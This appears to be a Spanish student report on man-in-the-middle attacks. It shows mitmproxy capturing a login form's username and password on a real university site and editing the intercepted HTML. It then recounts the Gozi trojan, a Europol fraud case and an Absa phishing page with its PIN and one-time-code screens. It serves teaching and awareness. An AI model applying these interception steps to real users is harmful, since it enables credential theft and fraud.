
```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
GET https://150.214.191.180/
  - 200 text/html 4.88k 98ms
>> POST https://150.214.191.180/index.php
  - 200 text/html 3.03k 98ms
```

La primera petición es la de acceso a decsai.ugr.es

La segunda es el envío del formulario de esta misma pagina



Como se puede ver, cuando envío el formulario veo que puedo obtener el usuario y la contraseña (y todos los datos enviados por get o post)



Pulsando i mientras estamos en la ejecución de mitmproxy podemos determinar los filtros para la interceptación de paquetes y a menos que usemos MAYUS+a, los paquetes interceptados no serán reenviados a destinatario.

```
>> GET https://150.214.191.180/
← 200 text/html 4.88k 22.1s
```

Una vez se intercepta un mensaje con el filtro de interceptación, aparecerá en rojo (esto significa que no se ha reenviado al destinatario. (podemos modificarlo antes de enviarlo clicando sobre el)

```
2018-04-26 00:08:11 GET https://150.214.191.180/
← 200 OK text/html 4.88k 22.1s
```

Request	Response intercepted	Detail
Date: Wed, 25 Apr 2018 22:08:36 GMT Server: Apache X-Frame-Options: SAMEORIGIN Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 4998 Connection: close Content-Type: text/html; charset=iso-8859-1 Couldn't parse: falling back to Raw [m:auto]		
<pre><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> ?? <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="es"?> <head><meta http-equiv="Content-type" content="text/html; charset=iso-8859-1" /> <title> CCIA. Departamento de Ciencias de la Computaci\xf3n e Inteligencia Artificial </title></pre>		
[2/2] [i:https] ? :help q:back [*:8080]		

Clicamos sobre “response intercepted” y podemos modificar el html como si fuese un fichero local pulsando la tecla e (edit) y a continuación la r (raw body)”.


```
mproxynphpjpv + (/tmp) - VIM
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
```

```

    <tr>
      <td><div align="center" style="font-size: 18px; color: #243349;"><b>Acceso restringido
    </b></div></td>
    </tr>
    <tr>
      <td>
        <table style="width: 70%; margin: 10px auto; background-color: #F4F4F4;" border="1"
        cellpadding="4" cellspacing="2">
          <tr>
            <td style="text-align: right;"> Usuario interceptado: </td>
            <td> <input name="user" type="text" id="user" class='flat
          '></td>
          </tr>
          <tr>
            <td style="text-align: right;"> Clave interceptada: </td>
            <td><input name="passwd" type="password" maxLength="20" class='
          flat'></td>
          </tr>
          <tr>
            <td colspan="2" style="text-align:center;"><input name="enviar" type="s
          ubmit" value="Entrar" class='submit'></td>
            </tr>
          </table>
        </td>
    </tr>
  </table>
-- INSERTAR --
```

68,63-89 69%

Una vez modificado el mensaje se pulsa mayus+a para enviar todos los mensajes interceptados y el destinatario recibirá los datos modificados



Casos curiosos/famosos de MitM

La historia de los creadores del 'troyano' Gozi mediante un ataque Man-in-the-middle manipulaba transacciones bancarias

Gozi en concreto robaba contraseñas y otras credenciales bancarias, interceptaba y desviaba transferencias de dinero y realizaba otras acciones fraudulentas.

Gozi existe al menos desde 2005 aunque no se 'liberó' en Internet para que comenzara a actuar hasta 2007. Cuando un usuario lo instalaba inadvertidamente en un ordenador se comportaba llevando a cabo lo que los expertos en seguridad llaman un ataque Man-in-the-middle.

En un ataque de este tipo, si el usuario quiere usar su banco para hacer una transferencia todo parece ir normal: hace la petición de la web del banco... pero es Gozi quien la recibe, quien conecta con el banco y quien lee las páginas. Se las ofrece entonces al usuario tal cual; espera a que este teclee sus contraseñas y va

transmitiendo de un lado a otro toda la información. Es el espía perfecto: no necesita modificar la información que circula en ambos sentidos sino simplemente guardar copia de ella.

Tan solo borrando el software malicioso completamente o utilizando otro equipo podría darse cuenta del engaño.

En sus andanzas, Gozi evolucionó para capturar no solo las cuentas de acceso sino también números de identificación personales, de carné de conducir, códigos PIN o las 'respuestas secretas' para recuperar contraseñas. Todo lo que se suele considerar información segura y que serviría para realizar engaños más sofisticados y en otros servicios.

También comenzó a atacar específicamente a los mejores objetivos: clientes de ciertos bancos norteamericanos a los que era más fácil engañar. Según los investigadores, las cifras robadas por este método superaron "varias decenas de millones de dólares", quizá cientos.

Cuando se detuvo al ruso Nikita Kuzmin, de 25 años, estaba intentando entrar en Estados Unidos. Se declaró culpable en 2011 y aceptó devolver el dinero sustraído sobre el que tenía control: unos 50 millones de dólares. Su compañero de andanzas el letón Deniss fue detenido.

Finalmente también dieron con Mihai Ionut Paunescu, un rumano que mantenía en Bucarest el centro de proceso de datos con todos los servidores de la operación: ni más ni menos que 130 máquinas dedicadas a la gestión de todo lo necesario para recibir la información robada.

En total Gozi acabó 'infectando' a más de un millón de usuarios de todo el mundo y a 40.000 en Estados Unidos.

[49 arrestados en Europa por los ataques Man-in-the-Middle a un banco](#)



49 sospechosos repartidos por toda Europa fueron arrestados por utilizar man-in-the-Middle (MITM), interceptaban solicitudes de pago de correo electrónico.

Como Europol detalló en un comunicado, el ataque fue coordinado por el Centro de Europol Europea Ciberdelincuencia (EC3) y Eurojust, dirigido por el italiano Policía di Stato, la Policía Nacional española, y la Oficina Central de Policía polaca de Investigación y con el apoyo de los cuerpos de seguridad del Reino Unido.

Los sospechosos fueron arrestados en redadas paralelas en Italia, España, Polonia, el Reino Unido, Bélgica y Georgia, donde la policía registró 58 propiedades.


La policía confiscó ordenadores portátiles, discos duros, teléfonos, tabletas, tarjetas de crédito y dinero en efectivo, tarjetas SIM, tarjetas de memoria, documentos falsos y documentos de cuentas bancarias. Las investigaciones paralelas ponen al descubierto un fraude internacional por un total de € 6.000.000 (alrededor de £ 4,4 millones, o \$ 6.8 millones) realizado en un breve periodo de tiempo.

Los hackers supuestamente mandaron ataques MITM dirigidos a grandes empresas europeas, supuestamente utilizan la ingeniería social y lograron plantar malware en las redes de las empresas.

Una vez que tienen establecido el acceso ilegítimo a las cuentas de correo electrónico corporativo, y controlaban las comunicaciones, establecieron una operación simultánea simulando ser una empresa específica.

Un ejemplo de este tipo de ataque fue Absa, Absa era uno de los cuatro grandes bancos de Sudáfrica en 2013.

El correo electrónico utilizado en la estafa pretende ser un reembolso del Servicio de Rentas Públicas de Sudáfrica (SARS):



A finales de febrero es cuando hay que tributar en Sudáfrica, por lo que es el momento idóneo para mandar correos electrónicos fraudulentos con suplantación de identidad.

En un enlace de suplantación de identidad (phishing), donde los clientes hacen clic en dicho enlace, si haces clic en el enlace sin pensarlo, no irás al sitio web de Absa, sino a un sitio web pirateado en Corea, donde usando un redireccionamiento HTTP, a un sitio pirateado en los Países Bajos,

delincuentes han arrancado el código HTML y JavaScript de Absa para reproducir el aspecto de la realidad, hasta el teclado virtual que solicita su PIN:

Login

Enter your access account number

Enter your PIN

Enter your user number

It is your responsibility to ensure the secrecy of your PIN number. To review our security tips on how to secure your password and PIN number click here.

Reset Next >

Important Internet Banking links

- How to register
- FAQs
- Tax returns
- Verander na Afrikaans

Be aware of sophisticated "spyware" attack

WARNING: Be aware of sophisticated content which means we need to information online. Avoid being a victim.

Updated Absa-Listed Beneficiaries

British American Tobacco South Africa has instructed all BATSA to update their details using the Absa

Free Security Downloads

- Ensure you're secure and upgrade your
- Download free Trend Micro 2011 anti

Important Notice

Phishing F
DON'T LET

Luego se le pedirá que ingrese su contraseña:

La siguiente pantalla le pide que ingrese el código de Número de verificación aleatorio (RVN) que Absa envía a su teléfono celular como una contraseña de un solo uso:

RVN required

Enter RVN

Please enter the RVN sent to Cellphone number to verify this session

Please note that the RVN is valid for this session only

Cancel Next >

Resend RVN

If you did not receive the RVN or your number has been revoked/cancelled, you have the option to request a new RVN. Click on Next and a new RVN will be sent to you.

Cellphone number:

If a new RVN is requested the previously sent RVN will be revoked

Next >

Important information

- The RVN is valid for the day it was sent
- The RVN expires at 24:00 (midnight) of the day it was sent
- Each RVN can only be used once
- You can apply for more than one RVN per day, however the last RVN will be the valid one

Be aware of sophisticated "spyware" attack

WARNING: Be aware of sophisticated content which means we need to information online. Avoid being a victim.

Updated Absa-Listed Beneficiaries

British American Tobacco South Africa has instructed all BATSA to update their details using the Absa

Free Security Downloads

- Ensure you're secure and upgrade your
- Download free Trend Micro 2011 anti

Important Notice

Phishing F
DON'T LET

La idea es que realice lo que cree que es una transacción inocente con el banco, mientras que Man-in-the-Middle comienza una transacción sensible simultánea con el sitio bancario real

Europol dice que los sospechosos enviaron pagos a cuentas bancarias controladas por el grupo criminal. Estos pagos fueron cobrados inmediatamente.

Los sospechosos, que eran principalmente de Nigeria, Camerún y España, transfieren el dinero obtenido fuera de la Unión Europea a través de "una sofisticada red de transacciones de lavado de dinero."

Sepa que la URL real de su banco, se puede sobrescribir para que parezca el mismo lugar, un enlace que se envía supuestamente de su banco, siendo un enlace de suplantación de identidad que da una redirección a otro lugar.

Tome las advertencias de su propio banco para ayudar a detectar cualquier tipo de estafa.

Bibliografía

<https://www.redeszone.net>

<http://www.networkworld.es>

<https://www.1and1.es>

<http://www.elladodelmal.com>

<http://seguridad.informaticopymes.com>

<http://www.rtve.es/noticias/20130204/historia-creadores-del-troyano-informatico-gozi/606454.shtml>

<https://nakedsecurity.sophos.com/es/2015/06/11/49-busted-in-europe-for-man-in-the-middle-bank-attacks/>

<http://www.cursodehackers.com/ManInTheMiddle.html>

<http://www.Overload.net/2011/08/eliminacion-de-huellas.html>

<https://blog.desdelinux.net/las-11-mejores-aplicaciones-de-hacking-y-seguridad-para-linux/>

<http://ettercap.sf.net>

<https://www.s21sec.com>

<https://medium.com/@marvin.soto/el-protocolo-irtp-posibilidad-de-spoofing-6a966dd5c8fd>

<https://wr0ng.name/other/Thesis.pdf>

<http://neo.lcc.uma.es/evirtual/cdd/tutorial/red/icmp.html>

<https://packetstormsecurity.com/files/10080/ADMid-pkg.tgz.html>